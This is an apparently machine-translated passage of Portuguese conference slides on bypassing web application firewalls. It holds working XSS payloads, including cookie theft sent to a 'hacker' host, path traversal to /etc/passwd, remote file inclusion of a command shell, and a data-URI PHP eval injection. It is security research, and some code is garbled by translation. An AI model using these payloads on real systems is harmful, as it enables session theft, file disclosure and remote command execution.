Cross-Site Scripting é uma vulnerabilidade do lado do cliente • Filtro
XSS do Microsoft Internet Explorer 8 • Extensão Mozilla NoScript
Firefox



Métodos para Ignorar o WAF – Cross-Site Scripting



Problemas gerais

- XSS armazenado

Se um invasor conseguisse passar o XSS pelo filtro, o WAF não seria capaz de impedir a condução do ataque

- XSS refletido em Javascript Exemplo:

`<script> ... setTimeout(\"writetitle()\",$_GET[xss]) ... </script>` Exploração: `/?xss=500); alert(document.cookie);//`

- XSS baseado em DOM

Exemplo: `<script> ... eval($_GET[xss]); ... </script>` Exploração: `/?xss=document.cookie`



Problemas semelhantes ocorrem nos filtros que protegem os sistemas de XSS no nível do cliente (por exemplo, IE8)



Prática de Ignorar o WAF: Cross-Site Scripting



XSS via redirecionamento de solicitação • Código vulnerável:

...

```
header('Localização: '.$_GET['param']);
```

...

Assim como:

...

```
header('Atualizar: 0; URL='.$_GET['param']);
```

...

- Esta solicitação não passará pelo WAF: `/?`

`param=javascript:alert(document.cookie)`

- Esta solicitação passará pelo WAF e um ataque XSS será realizado em determinados navegadores (Opera, Safari, Chrome, etc.):

`/?param=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=`



<http://websecurity.com.ua/3386/>; <http://www.webappsec.org/lists/websecurity/archive/2009-08/msg00116.html>



Prática de Ignorar o WAF: Cross-Site Scripting

 A aplicação de HPP e HPF às vezes permite ignorar os filtros

 Ignorar regra de filtro demonstrado para ModSecurity:

```

```

```
";document.write('<img  
sr'%2b'c=http://hacker/x.png?'%2bdocument['cookie']%2b'>');"
```

...

 BlackHat USA09 Eduardo Vela, David Lindsay <http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf>



Conclusões: Capítulo II - Cross-Site Scripting

 **Um ataque Cross-Site Scripting pode contornar com sucesso o WAF e ser conduzido em todos os casos a seguir:**

- Exploração de XSS baseado em DOM
- Usando técnicas HPP e HPF
- Da mesma forma que a exploração de vulnerabilidades de SQL Injection – ignorando regras de filtro (assinaturas) e usando vulnerabilidades nas funções de normalização de solicitação WAF



Prática de Ignorar o WAF. Capítulo III

Passagem de caminho, inclusão de arquivo local/remoto



WASC: <http://projects.webappsec.org/> OWASP:
<http://www.owasp.org/index.php/>



Path Traversal, L/RFI– Conceitos básicos



Um exemplo de vulnerabilidade Path Traversal

- Lógicas do

programa: `<? include($_GET['arquivo']..txt") ; ?`

> `index.php?file=myfile` • Exemplo de

exploração: `index.php?file=../../../../../etc/passwd%00`



Riscos representados por vulnerabilidades de inclusão de arquivo local

- As funções `include()` e `require()` consideram o texto como parte do programa código!

Exemplo de exploração:

`index.php?file=img/command_shell.jpg%00`



Aparência da Inclusão de Arquivo Remoto

- Se `allow_url_fopen` e `allow_url_include` estiverem ativados, então:

`index.php?file=http://hacker.host/command_shell`



Prática de contornar o WAF: Path Traversal



Um exemplo de vulnerabilidade Path Traversal

- Lógicas do

programa: `<? include("./files/" .$_GET['arquivo']) ; ?`

> • Exploração de vulnerabilidade: `/?id=/union%20select/../../../../../../../../etc/passwd`

A solicitação se torna: `<?`

`include("./files//uni X on%20sel X ect/../../../../../../../../etc/passwd") ; ?>`



O exemplo dado funciona no caso de limpeza dos dados recebidos e interrupção imediata da validação de assinatura adicional



Pratique para contornar o WAF: Path Traversal e LFI

De fato, nem sempre é possível contornar as assinaturas «../» e «..\», mas é sempre necessário?

Exemplo 1. Lendo arquivos no diretório um nível acima da raiz

- Lógicas do

programa: `<? include($_GET['arquivo']..'txt') ; ?`

- > • Exploração de vulnerabilidade: `/?`

`file=secrets/admins.db/../../. /?file=secrets/admins.db..[N]..`

A vulnerabilidade é baseada em dois recursos de funções PHP destinadas a interagir com o sistema de arquivos: - Normalização de caminho (símbolos ímpares como «/» e «/.» são removidos)

- Truncamento de caminho (determinado pela constante `MAX_PATH`, que geralmente é menor que `MAX_URI_PATH` no WAF)

<http://sla.ckers.org/forum/read.php?16,25706,25736#msg-25736>; <http://raz0r.name/articles/null-byte-alternative/>



Prática de contornar o WAF: Path Traversal e LFI



Exemplo 2. Execução de comandos no servidor

- Lógicas do

programa: `<? include($_GET['arquivo']..txt") ; ?>`

- Exploração de vulnerabilidade:

Esta solicitação passará pelo WAF: `/?file=data:,<?`

`php eval($_REQUEST[cmd]);?>&cmd=phpinfo());`

Esta requisição passará pelo WAF: `/?`

`file=data::base64,PD9waHAgaGZXZhbCgkX1JFUUVFU1RbY21kXSsk7ID8%2b&cmd=phpinfo());`



A vulnerabilidade é baseada em um recurso do interpretador PHP (allow_url_fopen e allow_url_include devem estar ativados)



Referência: inteligência colaborativa de antichat.ru



Prática de ignorar o WAF: inclusão remota de arquivo



Limitações fundamentais do WAF (um filtro universal bloqueará solicitações válidas!)



Exemplos de requisições válidas nas lógicas da grande web
Recursos:

Redirecionamento de

solicitação HTTP: • <http://www.securitylab.ru/exturl.php?goto=http://ya.ru> • <http://rbc.ru/cgi-bin/redirect.cgi?http://top.rbc.ru> • <http://www.google.com/url?url=http://ya.ru> • <http://vkontakte.ru/away.php?to=http://ya.ru>

...

Um artigo comum na Wiki: •

<http://en.wikipedia.org/wiki/Http://www.google.com>

Tradutor online: •

<http://translate.google.ru/translate?hl=en&sl=ru&u=http://ya.ru>



Conclusões: Capítulo III - Path Traversal, L/RFI

 **Os ataques Path Traversal e L/RFI podem contornar o WAF e ser conduzidos com sucesso em todos os casos a seguir:**

- Problemas fundamentais (RFI)
- Da mesma forma que nos dois capítulos anteriores – ignorando o filtro regras (assinaturas) e uso de vulnerabilidades nas funções de normalização de requisições WAF




Exemplo do mundo real, ou por que o CC'09 não foi quebrado

```
09.07.2009 14:29 [DEBUG] - PL_DatabaseMySQL(executeArray) - SELECT c.*,s.label AS s
09.07.2009 14:29 [DEBUG] - PL_DatabaseMySQL(execute) - SELECT n.id,n.headline,
cms_news n LEFT JOIN cms_files f1 ON f1.id=n.picture LEFT JOIN cms_files f2 ON f2.id=
[DEBUG] - PL_DatabaseMySQL(execute) - DELETE FROM voting WHERE UNIX_TIMESTAMP
09.07.2009 14:29 [DEBUG] - PL_DatabaseMySQL(executeArray) - SELECT c.*,s.label AS s
```



```
...ing of /index.php
) - SET NAMES 'utf8'
SET CHARACTER SET 'utf8'
xt FROM p_resources WHERE isocode='EN'
ne, pc.name, pc.value FROM p_config pc, p_c_config pcc
ublishing_date) AS publishing_date,f1.fname AS picture,f2.fname AS download FROM
=2 AND n.status=2 AND now()>=n.publishing_date AND now()09.07.2009 14:29
9 [DEBUG] - PL_DatabaseMySQL(execute) - SELECT id,logdate FROM voting WHERE
status s WHERE s.id=c.status AND c.status=2 AND now()>=c.publishing_date AND
```



29-30 АВГУСТА, САНКТ-ПЕТЕРБУРГ

НОВОСТИ О ФЕСТИВАЛЕ КОНКУРСЫ СЕ

НОВОСТИ

06.07.09 - Семинар Дмитрия Завалишина

Список семинаров дополнен новым докл
Фантом - успехи и проблемы. Год спустя
Завалишин (dz) расскажет, какая раб
проведена за прошедший год в разработке
о практических достижениях разработчиков
задачах которые встали в процессе разрабо

```
C:\Windows\System32\cmd.exe

.....e
[+] Brute 4 symbol...
.....l
[+] Brute 5 symbol...
.....o
[+] Brute 6 symbol...
...c
[+] Brute 7 symbol...
a
[+] Brute 8 symbol...
.....l
[+] Brute 9 symbol...
.....h
[+] Brute 10 symbol...
.....o
[+] Brute 11 symbol...
.....s
[+] Brute 12 symbol...
.....t
[+] Brute 13 symbol...
.....
[+] finished: cc@localhost

C:\Temp\cc>_
```

...e+if((ascii(inferior(meio((selecionar...

Conclusões



WAF não é a tão esperada “bala de prata”

- Devido às suas limitações funcionais, o WAF não é capaz de proteger uma rede aplicativo de todas as vulnerabilidades possíveis
- É necessário adaptar os filtros WAF ao aplicativo da Web específico que está sendo protegido



O WAF não elimina uma vulnerabilidade, apenas filtra parcialmente o vetor de ataque



Problemas conceituais do WAF – aplicação do princípio da assinatura (a análise comportamental é mais promissora?)



O WAF representa uma ferramenta útil no contexto da implementação da proteção escalonada de aplicativos da web

- Bloquear o vetor de ataque até que seja lançado um patch de fornecedor que elimine a vulnerabilidade



Obrigado por sua atenção!

devteev@ptsecurity.ru
<http://devteev.blogspot.com/>

